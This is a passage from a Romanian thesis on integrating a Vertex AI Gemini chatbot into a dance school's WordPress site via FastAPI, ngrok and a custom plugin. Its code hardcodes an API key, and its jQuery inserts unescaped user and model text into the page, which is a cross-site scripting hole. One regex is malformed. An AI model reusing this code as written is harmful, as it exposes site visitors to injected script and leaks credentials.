  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/redacted.iam.gserviceaccount.com",
  "universe_domain": "googleapis.com"
}
```

Figura 3-16 Exemplu de fișier JSON de autentificare

Acest fișier JSON, definește tipul contului folosit , chei de autentificare criptografice , detalii despre utilizator cat si certificatul acestuia , informatii care au fost regasite prin intermediul platformei Google Cloud. În scopul protejării informațiilor sensibile, acest fișier a fost inclus în lucrare într-un format redactat, fără a divulga detalii esențiale.

Pasul următor în procesul de integrare a modelului de inteligență artificială a fost implementarea codului în Python pentru apelarea și personalizarea acestuia conform contextului definit. În acest scop, a fost instalat modulul Python numit vertexai, care permite interacțiunea cu platforma Vertex AI de la Google Cloud. Ulterior, agentul și modelul ales anterior în cadrul interfeței Google Cloud au fost inițializați.

```
# Initalizeaza Vertex AI
vertexai.init(project="project-name-redacted", location="europe-west9")
model = GenerativeModel("gemini-1.0-pro-002")
```

Figura 3-17 Inițializare Vertex AI

Odată realizată inițializarea, a fost definită funcția pentru generarea de conținut de către agentul inteligent interactiv, permițând personalizarea răspunsurilor în funcție de contextul dat.

```
def multiturn_generate_content(messages, context):
    if not context:
        return ["No context initialized. Please set the context first."]

    # initializare model cu context
    model = GenerativeModel(
        "gemini-1.0-pro-002",
        system_instruction=[context]
    )
    chat = model.start_chat()

    responses = []
    for msg in messages:
        response = chat.send_message(
            [msg],
            generation_config={
                "max_output_tokens": 1024,
                "temperature": 0.2,
                "top_p": 0.8
            },
            safety_settings={
                generative_models.HarmCategory.HARM_CATEGORY_HATE_SPEECH: generative_models.HarmBlockThreshold.BLOCK_LOW_AND_ABOVE,
                generative_models.HarmCategory.HARM_CATEGORY_DANGEROUS_CONTENT: generative_models.HarmBlockThreshold.BLOCK_LOW_AND_ABOVE,
                generative_models.HarmCategory.HARM_CATEGORY_SEXUALLY_EXPLICIT: generative_models.HarmBlockThreshold.BLOCK_LOW_AND_ABOVE,
                generative_models.HarmCategory.HARM_CATEGORY_HARASSMENT: generative_models.HarmBlockThreshold.BLOCK_LOW_AND_ABOVE,
            }
        )
        if response and response.candidates:
            for candidate in response.candidates:
                if candidate.content and candidate.content.parts:
                    text_response = ' '.join(part.text for part in candidate.content.parts if part.text)
                    responses.append(text_response)
    return responses
```

Figura 3-18 Funcție pentru generarea de conținut

Funcția, multiturn_generate_content, este esențială pentru personalizarea răspunsurilor generate de agentul inteligent. Funcția primește două argumente principale: messages și context. messages reprezintă mesajele primite de la

utilizator, iar context definește contextul specific în care trebuie generate răspunsurile.

Modelul Gemini 1.0 Pro este inițializat cu instrucțiunile de sistem furnizate de contextul dat. Apoi, se inițiază o sesiune de chat. Pentru fiecare mesaj din lista de messages, funcția trimite mesajul către sesiunea de chat a modelului, configurând parametrii de generare a răspunsului și setările de siguranță pentru a filtra conținutul inadecvat.

În cadrul configurației de generare a răspunsurilor de către modelul de inteligență artificială, parametrii specificați joacă un rol esențial în determinarea comportamentului și calității rezultatelor generate.

Parametrul `max_output_tokens` definește numărul maxim de token-uri (cuvinte sau părți de cuvinte) pe care modelul le poate genera în răspunsul său. Rolul acestuia este de a limita lungimea răspunsului generat pentru a evita răspunsuri excesiv de lungi care ar putea fi irelevante sau repetitive. În acest caz, valoarea este setată la 1024, ceea ce permite generarea unui răspuns destul de detaliat.

Parametrul `temperature` controlează nivelul de randomness în răspunsurile generate de model. O valoare mai mică de temperatură determină modelul să genereze răspunsuri mai conservatoare și previzibile dar cu o probabilitate foarte mare de corectitudine, în timp ce o valoare mai mare permite răspunsuri mai variate și creative. Setarea temperaturii la 0.2 în acest context va rezulta răspunsuri mai consistente și mai previzibile, reducând astfel posibilitatea generării de răspunsuri neașteptate sau irelevante.

Parametrul `top_p`, cunoscut și sub denumirea de nucleu de eșantionare, determină pragul de probabilitate pentru selecția token-urilor. Modelul va selecta token-uri din partea superioară a distribuției probabilităților până când suma probabilităților atinge `top_p`. Setarea `top_p` la 0.8 înseamnă că modelul va lua în considerare doar token-urile care, împreună, au o probabilitate cumulativă de 80%. Aceasta ajută la generarea de răspunsuri care sunt probabil corecte și relevante, dar păstrează și un anumit nivel de variabilitate și creativitate pentru a construi un chatbot prietenos pentru platforma web.

În ceea ce privește setările de siguranță, acestea au fost configurate pentru a filtra orice mesaj care se încadrează în categoriile de hate speech, conținut periculos, material cu tentă sexuală sau hărțuire. Aceste măsuri de siguranță sunt importante pentru a menține un mediu de comunicare sigur și adecvat pentru utilizatori. Filtrul utilizat a fost setat la nivelul `BLOCK_LOW_AND_ABOVE`,

care asigură o probabilitate ridicată de eliminare a oricărui mesaj ce poate fi considerat inadecvat sau ofensator. Prin implementarea acestui prag, se minimizează riscul ca utilizatorii să fie expuși la conținut neadecvat, asigurându-se în același timp că răspunsurile generate de model rămân relevante și conforme cu standardele etice și de siguranță.

Ultimul pas în procesul de apelare a agentului inteligent interactiv a fost definirea contextului pe baza căruia acesta generează răspunsurile. Ulterior, funcția definită anterior a fost apelată pentru a stoca răspunsurile obținute. Pentru a genera acest context, a fost utilizat serviciul online de web scraping Octoparse, care permite extragerea datelor chiar și de pe paginile dinamice care folosesc JavaScript sau PHP pentru încărcarea conținutului, precum în cazul platformei WordPress.

După extragerea datelor cu ajutorul Octoparse, informațiile furnizate de acesta au fost analizate pentru a identifica eventualele lacune sau erori. În cazul în care anumite informații nu au fost capturate de Octoparse, s-au efectuat modificări manuale pentru a completa datele lipsă. Acest proces de analizare a asigurat că toate informațiile necesare erau incluse în contextul definit pentru agentul inteligent. În plus, au fost stabilite reguli stricte pentru relevanța răspunsurilor, asigurând astfel că agentul generează răspunsuri precise și conforme cu informațiile disponibile. Aceste reguli au fost esențiale pentru a configura agentul să furnizeze răspunsuri corecte și pentru a evita informațiile irelevante sau incorecte.

3.3.4. Implementare API si endpointuri(Fast API si ngrok)

După implementarea unui mod extern de apelare a chatbotului din cadrul Vertex AI și după testarea acestuia, următorul pas a fost crearea unui server web local. Acest pas este esențial deoarece codul pentru chatbot și funcționalitățile acestuia sunt scrise exclusiv în Python, în timp ce WordPress, un sistem de dezvoltat pur în PHP, nu permite rularea scripturilor Python direct în cadrul său. Limbajul de programare Python, în mod nativ, nu oferă funcționalități pentru implementarea endpointurilor pentru cereri HTTP POST sau GET și nu suportă execuția funcțiilor într-un mod asincron. Pentru rezolva aceste probleme, s-a optat pentru utilizarea librăriei Python FastAPI, care oferă soluții eficiente pentru gestionarea cererilor HTTP și permite rularea funcțiilor asincron. De

asemenea, s-a utilizat modulul uvicorn, un server ASGI performant, pentru a facilita rularea unui server web local, capabil să gestioneze toate cererile HTTP.

Inițial, s-a definit aplicația principală ca o instanță de FastAPI. Au fost create două clase, una pentru gestionarea contextului și alta pentru mesajele utilizatorilor, asigurând o structură clară și organizată a datelor. Contextul necesar pentru funcționarea chatbotului a fost citit dintr-un fișier local iar mai apoi salvat într-o variabilă.

```
app = FastAPI()

API_KEY = "TGWAhLstfz18QMdV7sVHrN87Dwgza9eq"

class ContextData(BaseModel):
    context: str

class MessageData(BaseModel):
    messages: List[str]

init(project="cobo-418408", location="europe-west9")
model = GenerativeModel("gemini-1.0-pro-002")

context_storage = {}

def load_initial_context():
    if os.path.exists("context.txt"):
        with open("context.txt", "r", encoding="utf-8") as file:
            return file.read().strip()
    return ""

context_storage['context'] = load_initial_context()
```

Figura 3-19 Inițializare componente server web local

Mai apoi, au fost definite următoarele endpointuri pentru a gestiona funcționalitățile esențiale de control:

- POST – set_context: Acest endpoint permite setarea contextului pentru conversație. Contextul reprezintă informațiile de bază și setările necesare pentru a ghida răspunsurile chatbotului. Această funcționalitate a fost adăugată pentru scenariul în care contextul a fost actualizat și necesită modificări.
- POST – chat: Acest endpoint inițiază o nouă conversație cu chatbotul, permițând utilizatorilor să trimită mesaje și să primească răspunsuri generate pe baza contextului curent.
- GET – get_context: Acest endpoint returnează contextul curent setat pentru chatbot, permițând vizualizarea și verificarea informațiilor curente utilizate pentru generarea răspunsurilor.

- POST – delete_context: Acest endpoint permite ștergerea contextului curent, resetând astfel setările și informațiile utilizate.

În afară de funcția de chat, care permite inițierea unei conversații noi cu chatbotul, celelalte funcții necesită o cheie secretă de API pentru a fi apelate, acestea fiind funcționalități la care doar administratorul sau dezvoltatorul are acces. Acest mecanism de securitate asigură că doar utilizatorii autorizați pot modifica sau vizualiza contextul și setările chatbotului.

```
@app.post("/set_context")
async def set_context(data: ContextData, x_api_key: Optional[str] = Header(None)):
    if x_api_key != API_KEY:
        raise HTTPException(status_code=403, detail="Unauthorized")

    context = data.context
    if context:
        context_storage['context'] = context
        return {"message": "Context set successfully"}
    else:
        raise HTTPException(status_code=400, detail="No context provided")

@app.post("/chat")
async def chat(data: MessageData):
    messages = data.messages
    context = context_storage.get('context')
    responses = multiturn_generate_content(messages, context)
    return {"responses": responses}

@app.get("/get_context")
async def get_context(x_api_key: Optional[str] = Header(None)):
    if x_api_key != API_KEY:
        raise HTTPException(status_code=403, detail="Unauthorized")
    context = context_storage.get('context')
    return {"context": context}

@app.post("/delete_context")
async def delete_context(x_api_key: Optional[str] = Header(None)):
    if x_api_key != API_KEY:
        raise HTTPException(status_code=403, detail="Unauthorized")
    context_storage.pop('context', None)
    return {"message": "Context deleted"}
```

Figura 3-20 Definirea endpointurilor pentru server

Un ultim pas pentru crearea serviciului web local a fost expunerea aplicației pe portul 8000, utilizând adresa host 0.0.0.0 (localhost), și rularea acesteia cu ajutorul modului uvicorn.

Odată ce serviciul web local a fost creat, s-a căutat o modalitate eficientă de a transforma acest serviciu într-unul accesibil online, permițând astfel apeluri de oriunde. Acest lucru este esențial deoarece WordPress are limitări în ceea ce privește rularea codului Python în interiorul său. Prin urmare, pentru a integra acest plugin în platforma web, este necesar să se facă solicitări de tip CURL către un serviciu web online. Soluția optimă identificată a fost utilizarea serviciului ngrok, care permite expunerea unui server web local către internet.

Pentru a configura ngrok, primul pas este instalarea acestuia în locația serverului web local, utilizând managerul de pachete Chocolatey.

```
>choco install ngrok
```

Figura 3-21 Instalarea modulului de ngrok

După instalare, pentru a asigura funcționarea corectă a serviciului ngrok, este necesar să se ruleze o comandă care adaugă codul de autentificare, generat automat la crearea unui cont, în fișierul de configurare default ngrok.yml.

```
>ngrok config add-authtoken auth_token
```

Figura 3-22 Adăugarea codului de autentificare

Serviciul ngrok, în varianta standard, oferă un domeniu autogenerat cu funcționalități limitate. Totuși, varianta plătită a serviciului permite setarea unui domeniu personalizat și oferă acces complet la toate funcționalitățile disponibile. Pentru acest proiect a fost aleasă varianta plătită.

Pentru a asigura funcționarea serviciului web online, trebuie inițial să pornim serverul web local.

```
PS C:\Users\cioba\Desktop\LICENTA_FINAL\New folder> uvicorn aplicatie:app
INFO:      Started server process [7992]
INFO:      Waiting for application startup.
INFO:      Application startup complete.
INFO:      Uvicorn running on http://127.0.0.1:8000 (Press CTRL+C to quit)
```

Figura 3-23 Pornirea serverului web local

După ce acesta este confirmat ca funcțional, doar atunci se va porni și serviciul ngrok configurat să ruleze pe același port ca și serverul web local.

```
ngrok http --domain=chatbot-cioba.ngrok.dev
```

Figura 3-24 Pornirea modulului ngrok

```

ngrok

Sign up to try new private endpoints https://ngrok.com/new-features-update?ref=private

Session Status      online
Account             cioba.bogdan@gmail.com (Plan: Pay-as-you-go)
Update              update available (version 3.12.0, Ctrl-U to update)
Version             3.11.0
Region              Europe (eu)
Latency             57ms
Web Interface       http://127.0.0.1:4040
Forwarding           https://chatbot-cioba.ngrok.dev -> http://localhost:8000

Connections          ttl      opn      rt1      rt5      p50      p90
                    0        0        0.00    0.00    0.00    0.00

```

Figura 3-25 Interfața ngrok pentru serverul local

Utilizarea ngrok aduce avantaje suplimentare, cum ar fi posibilitatea de a inspecta traficul în timp real și de a securiza întregul proces de comunicare pentru agentul inteligent interactiv, folosind tokeni de autentificare, chei SSH sau chiar și certificate TLS. Această securitate sporită este obligatorie pentru protejarea datelor și a comunicațiilor între serverul local și utilizatori.

După finalizarea implementării și a configurării, este posibil să se efectueze comenzi de tip CURL pentru a utiliza funcționalitățile create anterior, permițând astfel apelarea acestora din cadrul platformei WordPress. Această abordare asigură o integrare fluidă și eficientă a serviciului web local într-o aplicație web globală.

3.3.5. Implementare unui plugin personalizat pentru Wordpress

După ce serverul web a fost expus online, a fost necesară integrarea agentului inteligent interactiv în cadrul platformei WordPress. Pentru a realiza acest lucru, s-a dezvoltat un plugin personalizat de la zero, care include atât componenta de backend, responsabilă pentru gestionarea cererilor HTTP și interpretarea acestora, cât și componenta de frontend, care se ocupă de interfața grafică a chatbotului și de modul de afișare a conversațiilor pe diverse tipuri de dispozitive.

Implementarea unui plugin pentru WordPress este un proces extensiv, implicând numeroase etape și verificări. În primul rând, a fost necesară crearea unui fișier principal în limbajul PHP, care gestionează toate funcționalitățile de backend. Acest fișier definește modalitatea de procesare a cererilor server-side și

generează aplicația web într-un mod asincron. Fișierul PHP definește logica principală a pluginului, incluzând rutele pentru cererile HTTP, autentificarea cererilor și manipularea răspunsurilor primite de la serverul web online deja creat.

Pe lângă componenta de backend, dezvoltarea pluginului a necesitat și utilizarea fișierelor JavaScript și CSS. JavaScript a fost folosit pentru a crea logica de interacțiune a chatbotului, gestionând evenimentele produse de către utilizator și posibilele actualizări dinamice ale interfeței. Fișierele CSS au fost folosite pentru a stiliza interfața chatbotului, asigurând un design modern și responsive.

Pentru a asigura o integrare eficientă și fluidă, pluginul personalizat a fost încărcat și testat prin intermediul interfeței WordPress după fiecare modificare efectuată. Acest proces iterativ a permis identificarea și rezolvarea eventualelor erori sau incompatibilități, asigurând astfel funcționarea corectă și optimă a pluginului.

WordPress necesită o comunicare cu serverul prin intermediul AJAX, iar toate fișierele suplimentare de CSS și JavaScript trebuie să fie încărcate înainte de redarea completă a paginii, pentru a garanta funcționalitatea suplimentară dorită. Astfel este necesară încărcarea fișierelor CSS și JavaScript necesare pentru funcționarea și stilizarea chatbotului la început.

```
// initializam css si js
function custom_chatbot_enqueue_scripts() {
    wp_enqueue_style('custom-chatbot-style', plugin_dir_url(__FILE__) . 'css/custom-chatbot.css');
    wp_enqueue_script('jquery');
    wp_enqueue_script('custom-chatbot-script', plugin_dir_url(__FILE__) . 'js/custom-chatbot.js', array('jquery'), null, true);

    wp_localize_script('custom-chatbot-script', 'chatbotApi', array(
        'ajax_url' => admin_url('admin-ajax.php')
    ));
}
add_action('wp_enqueue_scripts', 'custom_chatbot_enqueue_scripts');
```

Figura 3-26 Includerea fișierelor de stilizare

Funcția `wp_enqueue_style` este utilizată pentru a include fișierul CSS personalizat, iar `wp_enqueue_script` pentru a include fișierul JavaScript, împreună cu biblioteca jQuery. Utilizarea `wp_localize_script` permite trecerea variabilelor PHP către scripturile JavaScript, facilitând astfel comunicarea cu serverul prin AJAX.

```

// Handle AJAX pentru chat
function chatbot_chat() {
    $message = sanitize_text_field($_POST['message']);

    $response = wp_remote_post('https://chatbot-cioba.ngrok.dev/chat', array(
        'headers' => array(
            'Content-Type' => 'application/json',
        ),
        'body' => json_encode(array('messages' => array($message))),
        'timeout' => 20, // 20 de sec ca sa fim siguri
    ));

    if (is_wp_error($response)) {
        echo json_encode(array('responses' => array('Error communicating with the chatbot.')));
    } else {
        $body = wp_remote_retrieve_body($response);
        $data = json_decode($body, true);

        // logging pt erori
        error_log(print_r($data, true));

        echo json_encode($data); // raspuns in json
    }

    wp_die();
}
add_action('wp_ajax_chatbot_chat', 'chatbot_chat');
add_action('wp_ajax_nopriv_chatbot_chat', 'chatbot_chat');

```

Figura 3-27 Funcția principală pentru comunicarea cu serverul web online

Următoarea secțiune de cod definește o funcție `chatbot_chat` care gestionează cererile AJAX trimise de utilizator. Funcția preia mesajul trimis de utilizator, îl sanitizează și apoi trimite o cerere POST către serviciul extern de web server online. Răspunsul chatbotului este preluat, decodat și trimis înapoi către utilizator în format JSON. Funcțiile `add_action` sunt utilizate pentru a înregistra funcția `chatbot_chat` astfel încât să poată fi apelată prin AJAX de către toți utilizatorii.


```

// shortcode pentru a adauga chatbotul
function chatbot_shortcode() {
    ob_start();
    ?>
    <div id="chatbot-container">
        <button id="chatbot-toggle">Chat</button>
        <div id="chatbot" style="display: none;">
            <div id="chatbot-messages">
                <div class="bot-message"></div>
            </div>
            <div id="chatbot-input-container">
                <input type="text" id="chatbot-input" placeholder="Scrie o întrebare...">
                <button id="chatbot-send">Trimite</button>
            </div>
        </div>
    </div>
    <?php
    return ob_get_clean();
}
add_shortcode('custom_chatbot', 'chatbot_shortcode');

// shortcode automat pt fiecare pagina
function add_chatbot_to_footer() {
    echo do_shortcode('[custom_chatbot]');
}
add_action('wp_footer', 'add_chatbot_to_footer');

```

Figura 3-28 Adăugarea de shortcode-uri automată în Wordpress

Ultima secțiune a codului definește un shortcode [custom_chatbot] care poate fi utilizat pentru a plasa chatbotul în orice pagină sau postare din WordPress. Funcția `chatbot_shortcode` construiește interfața HTML a chatbotului, inclusiv elementele de input și butoanele necesare pentru aceasta. Utilizarea `ob_start` și `ob_get_clean` asigură că întreaga ieșire HTML este capturată și returnată ca un string, care poate fi apoi injectat în pagină acolo unde este plasat shortcode-ul. În final se adaugă automat chatbotul în footerul fiecărei pagini de pe site-ul WordPress. Funcția `add_chatbot_to_footer` utilizează `do_shortcode` pentru a executa shortcode-ul definit anterior și pentru a afișa chatbotul. Aceasta asigură că chatbotul este disponibil pe toate paginile site-ului, fără a fi necesară adăugarea manuală a shortcode-ului în fiecare pagină.

Codul JavaScript al plugin-ului personalizat utilizează jQuery pentru a gestiona interacțiunea utilizatorilor cu chatbot-ul pe platforma WordPress.

Codul începe cu inițializarea documentului folosind jQuery. Funcția `$(document).ready(function($) {...})`; se asigură că toate elementele HTML sunt complet încărcate înainte de a executa restul scriptului, o etapă esențială în dezvoltarea oricărui plugin.

```
jQuery(document).ready(function($) {
    console.log('Document is ready');
```

Figura 3-29 Asigurarea încărcării documentelor

Funcțiile sendMessage și gestionarea evenimentelor keypress și click pentru trimiterea mesajelor utilizatorului sunt esențiale pentru interacțiunea cu chatbotul atât pentru utilizatorii de pe browser cât și pentru cei de pe platforme mobile.

```
$('#chatbot-send').on('click', sendMessage);
$('#chatbot-input').on('keypress', function(e) {
    if (e.which == 13 && !e.shiftKey) {
        sendMessage();
        return false;
    }
});
```

Figura 3-30 Funcționalitate pentru click

Funcția sendMessage colectează mesajul utilizatorului, îl afișează în interfață și trimite o cerere AJAX către serverul chatbotului pentru a obține un răspuns.

```
function sendMessage() {
    var message = $('#chatbot-input').val();
    if (message) {
        $('#chatbot-messages').append('<div class="user-message-container"><div class="message-header">User:</div><div class="user-message rounded-box">' + message + '</div></div>');
        $('#chatbot-input').val('');

        $.ajax({
            url: chatbotApi.ajax_url,
            method: 'POST',
            data: {
                action: 'chatbot_chat',
                message: message
            },
            success: function(response) {
                console.log(response); // logging raspuns

                // parseare json
                if (typeof response === 'string') {
                    response = JSON.parse(response);
                }

                if (response && response.responses && response.responses.length > 0) {
                    response.responses.forEach(function(reply) {
                        var formattedReply = formatResponse(reply);
                        $('#chatbot-messages').append('<div class="bot-message-container"><div class="message-header">Chatbot:</div><div class="bot-message rounded-box">' + formattedReply + '</div></div>');
                    });
                } else {
                    displayErrorMessage();
                }
            },
            error: function(xhr, status, error) {
                console.log(xhr.responseText); // logging erori
                displayErrorMessage();
            }
        });
    }
}
```

Figura 3-31 Funcția pentru trimiterea și primirea unui mesaj

În final, Funcția `formatResponse` transformă răspunsurile text brute într-un format HTML structurat, incluzând titluri, text îngroșat, liste și link-uri deoarece răspunsul primit de la agentul inteligent interactiv nu este formatat într-un stil plăcut vizual.

```
function formatResponse(response) {
  // pt headers
  response = response.replace(/## (.*)/g, '<h3 class="main-header">$1</h3>');
  // pt bold text
  response = response.replace(/*\*(.*)\*/g, '<strong>$1</strong>');
  // pt bullet points
  response = response.replace(/\* (.*)\n/g, '<li>$1</li>');
  // bullet points in ul
  response = response.replace(/(<li>.*</li>)/g, '<ul>$1</ul>');
  // fix la linkuri
  response = response.replace(/(\bhttps?:\/\/[^\s<]+)/g, '<a href="$1" target="_blank">$1</a>');
  // \n cu paragrafe
  response = response.replace(/\n/g, '<p></p>');
  return response;
}
```

Figura 3-32 Formatare răspuns

Codul pluginului definește un exemplu complet de integrare a unui chatbot personalizat în WordPress, utilizând servicii externe pentru procesarea mesajelor și răspunsurilor. Această abordare permite modernizarea platformei și îmbunătățirea interacțiunii utilizatorilor cu site-ul web.

3.3.10. Rezultate și feedback

Implementarea chatbotului inteligent pe platforma WordPress a cobodancecenter.ro a generat o serie de rezultate pozitive și a atras diverse feedback-uri din partea utilizatorilor și a echipei de management. În primele săptămâni de funcționare, chatbotul a fost testat pentru a răspunde la întrebări frecvente legate de Cobo Dance Center, inclusiv detalii despre programul cursurilor, informații despre instructori și modalități de înscriere. Testele au evidențiat o acuratețe medie de 85% în generarea răspunsurilor corecte și relevante. În plus, chatbotul a reușit să filtreze corect întrebările care nu aveau legătură cu contextul Cobo Dance Center, astfel minimizând costurile pentru întrebări irelevante.

Chatbotul a fost evaluat și pentru capacitatea sa de a gestiona multiple interacțiuni simultane. Într-o sesiune de testare care a simulat un volum ridicat de trafic, agentul a reușit să răspundă prompt la toate cererile, demonstrând o

scalabilitate robustă. Timpul mediu de răspuns a fost de aproximativ 5.5 secunde, ceea ce este considerat foarte eficient pentru aplicații de acest tip, comparativ cu o cerere singulară care a avut loc în 3.7 secunde în medie.

Echipa de management a Cobo Dance Center a furnizat, de asemenea, un feedback valoros cu privire la performanța chatbotului. Managerii au observat o reducere semnificativă a solicitărilor de suport telefonic și prin email, ceea ce a permis echipei să îmbunătățească alte aspecte ale serviciilor oferite.

În plus, echipa de management a subliniat importanța chatbotului ca instrument de marketing și de relații cu clienții. Chatbotul a contribuit la crearea unei imagini moderne și inovatoare a companiei.

Chatbotul a demonstrat o acuratețe ridicată de a furniza informații relevante și precise în contextul specific în care a fost implementat, îndeplinind astfel scopurile stabilite inițial. Pe lângă aceasta, agentul inteligent interactiv dispune de mecanisme eficiente de filtrare a informațiilor, asigurându-se că întrebările și cererile care nu sunt legate de domeniul de activitate sunt gestionate corespunzător.

4. Concluzii și direcții viitoare de cercetare

În concluzie, implementarea unui agent inteligent interactiv pentru un business real a reprezentat un proces complex și inovator care a adus numeroase beneficii în ceea ce privește eficiența operațională și satisfacția utilizatorilor. Prin utilizarea tehnologiilor avansate de inteligență artificială, cum ar fi modelul Gemini 1.5 Pro de la Google Cloud, a fost posibilă crearea unui sistem capabil să ofere răspunsuri corecte și relevante. Această abordare a permis depășirea limitărilor tradiționale ale motoarelor de căutare și a sistemelor de suport clienți, oferind o soluție modernă și eficientă în contextul actual.

Pe parcursul dezvoltării acestui proiect, s-au întâmpinat numeroase provocări, de la integrarea diferitelor tehnologii (WordPress, FastAPI, ngrok) până la asigurarea securității și optimizarea performanței sistemului în Wordpress. Alegerea unui model pre-antrenat a fost justificată de resursele limitate și de necesitatea unei implementări rapide și eficiente. Utilizarea modelului Gemini 1.5 Pro a definit adaptarea rapidă la cerințele specifice ale platformei, eliminând necesitatea unui proces dificil de colectare și etichetare a datelor.

Un alt aspect important în succesul acestui proiect a fost gestionarea incidentului de securitate care a avut loc pe platforma Wordpress. În urma atacului cibernetic, s-au luat măsuri rapide pentru a analiza și remedia breșa de securitate. Procesul a implicat verificarea fișierelor de log pentru a identifica sursa atacului, precum și implementarea unor măsuri suplimentare de securitate pentru a preveni incidente similare în viitor. Aceste măsuri au asigurat nu doar o recuperare rapidă, dar și o îmbunătățire semnificativă a infrastructurii de securitate a sistemului, protejând astfel integritatea platformei în fața unor posibile atacuri viitoare.

În ceea ce privește impactul asupra utilizatorilor, chatbotul implementat a demonstrat capacitatea de a oferi informații relevante și de a filtra corect întrebările care nu sunt legate de contextul platformei. Această funcționalitate este esențială, deoarece multe companii din ziua de astăzi nu implementează filtre eficiente în chatboturile lor. Ca rezultat, chatboturile destinate să fie specializate pe un anumit domeniu de business ajung să ofere informații generale, care nu sunt întotdeauna relevante. Acest lucru nu doar că duce la creșterea costurilor de operare, datorită resurselor suplimentare necesare pentru a procesa cererile, dar poate, de asemenea, să diminueze eficiența și utilitatea

chatbotului. Un exemplu este prezentat în următoarea figură în care se încearcă o căutare cu inteligență artificială realizată de Banca Transilvania, iunie 2024:



Figura 4-1 Modulul de căutare inteligentă al Băncii Transilvania [11]

Implementarea unui sistem de filtrare adecvat este, prin urmare, obligatorie pentru a asigura că chatbotul rămâne concentrat pe sarcinile specifice pentru care a fost creat, oferind astfel un serviciu de calitate și optimizat pentru utilizatori.

4.1. Dezvoltare ulterioară

Implementarea unui chatbot în cadrul unui business este din ce în ce mai frecvent întâlnită, însă procesul de creare și implementare a acestuia este adesea greșit înțeles. În ultimii ani, piața de chatboturi a cunoscut o creștere remarcabilă, cu o rată anuală de 23.3%, fiind estimat că aceasta va ajunge la o valoare de 15.5 miliarde de dolari până în 2028. Până în prezent, aproximativ 58% din companiile care operează pe modelul Business to Business (B2B) au integrat un chatbot în platformele lor web, înregistrând creșteri substanțiale în profit, în special în domenii precum imobiliare (28%), turism, educație și finanțe.




Figura 4-2 Grafic pentru utilizarea unui chatbot în industrie [12]

Analizând aceste date, se poate concluziona că există o cerere în continuă creștere pentru implementarea chatboturilor în companii. Cu toate acestea, modul corect de implementare a acestora rămâne în general neînțeles. Lucrarea a prezentat întregul proces de dezvoltare al unui astfel de serviciu, subliniind beneficiile aduse de integrarea unui chatbot. Totuși, este esențial ca dezvoltarea să fie continuă pentru a îmbunătăți constant performanțele și funcționalitățile acestuia.

Chatbotul prezentat în această lucrare reprezintă o versiune de bază, care obține performanțe ridicate, dar există multiple direcții de îmbunătățire a acestuia. Dezvoltările ulterioare ar putea include integrarea de tehnologii avansate cu inteligență artificială precum analiza documentelor, recunoaștere vocală pentru serviciul cu clienții, căutare automată de informații pe baza unui context în timp real, precum și optimizări pentru viteza de răspuns. De asemenea, este esențială creșterea capacității de gestionare a unui număr mare de cereri simultane și implementarea unor măsuri de securitate robuste pentru a preveni potențialele atacuri cibernetice.

În concluzie, dezvoltarea ulterioară a unui chatbot nu este doar o opțiune, ci o necesitate în contextul actual. Investițiile în tehnologii avansate și îmbunătățirea continuă a funcționalităților vor contribui la creșterea satisfacției utilizatorilor și la obținerea unui avantaj competitiv semnificativ. Această abordare inovatoare va permite companiilor să răspundă prompt și eficient nevoilor utilizatorilor, consolidându-și astfel poziția pe piața dinamică a chatboturilor și a inteligenței artificiale.

5. Bibliografie

- [1] <https://www.forbes.com/sites/brucemartin/2024/05/03/chevrolet-hired-law-firm-to-investigate-team-penske-scandal-in-indycar/> accesat la 28.06.2024
- [2] Neha Soni, Enakshi Khular Sharma, Narotam Singh, Amita Kapoor. Artificial Intelligence in Business: From Research and Innovation to Market Deployment. Procedia Computer Science. Volume 167. 2020. Pages 2200-2210. ISSN 1877-0509. <https://doi.org/10.1016/j.procs.2020.03.272> accesat la 28.06.2024
- [3] <https://en.wikipedia.org/wiki/WordPress> accesat la 28.06.2024
- [4] <https://en.wikipedia.org/wiki/PHP> accesat la 28.06.2024
- [5] [https://en.wikipedia.org/wiki/Python_\(programming_language\)](https://en.wikipedia.org/wiki/Python_(programming_language)) accesat la 28.06.2024
- [6] <https://www.techtarget.com/whatis/feature/Gemini-15-Pro-explained-Everything-you-need-to-know> accesat la 28.06.2024
- [7] <https://console.cloud.google.com/vertex-ai> accesat la 28.06.2024
- [8] <https://fastapi.tiangolo.com> accesat la 28.06.2024
- [9] <https://ngrok.com/docs/> accesat la 28.06.2024
- [10] <https://cloud.google.com/vertex-ai/generative-ai/docs/model-reference/inference> accesat la 28.06.2024
- [11] <https://intreb.bancatransilvania.ro/ai-search/> accesat la 28.06.2024
- [12] <https://masterofcode.com/blog/chatbot-statistics> accesat la 28.06.2024
- [13] David Leslie Cornell University. Understanding artificial intelligence ethics and safety. 2019 <https://arxiv.org/abs/1906.05684> accesat la 28.06.2024
- [14] Velibor Božić. Intelligent Software Agents & Artificial Intelligence. 2024 https://www.researchgate.net/publication/378691098_Intelligent_Software_Agents_Artificial_Intelligence accesat la 28.06.2024
- [15] Mohit Jain, Pratyush Kumar, Ramachandra Kota, and Shwetak N. Patel. 2018. Evaluating and Informing the Design of Chatbots. In Proceedings of the

2018 Designing Interactive Systems Conference (DIS '18). Association for Computing Machinery, New York, NY, USA, 895–906.

<https://doi.org/10.1145/3196709.3196735> accesat la 28.06.2024

[16] Petter Bae Brandtzaeg and Asbjørn Følstad. 2018. Chatbots: changing user needs and motivations. *interactions* 25, 5 (September-October 2018), 38–43.

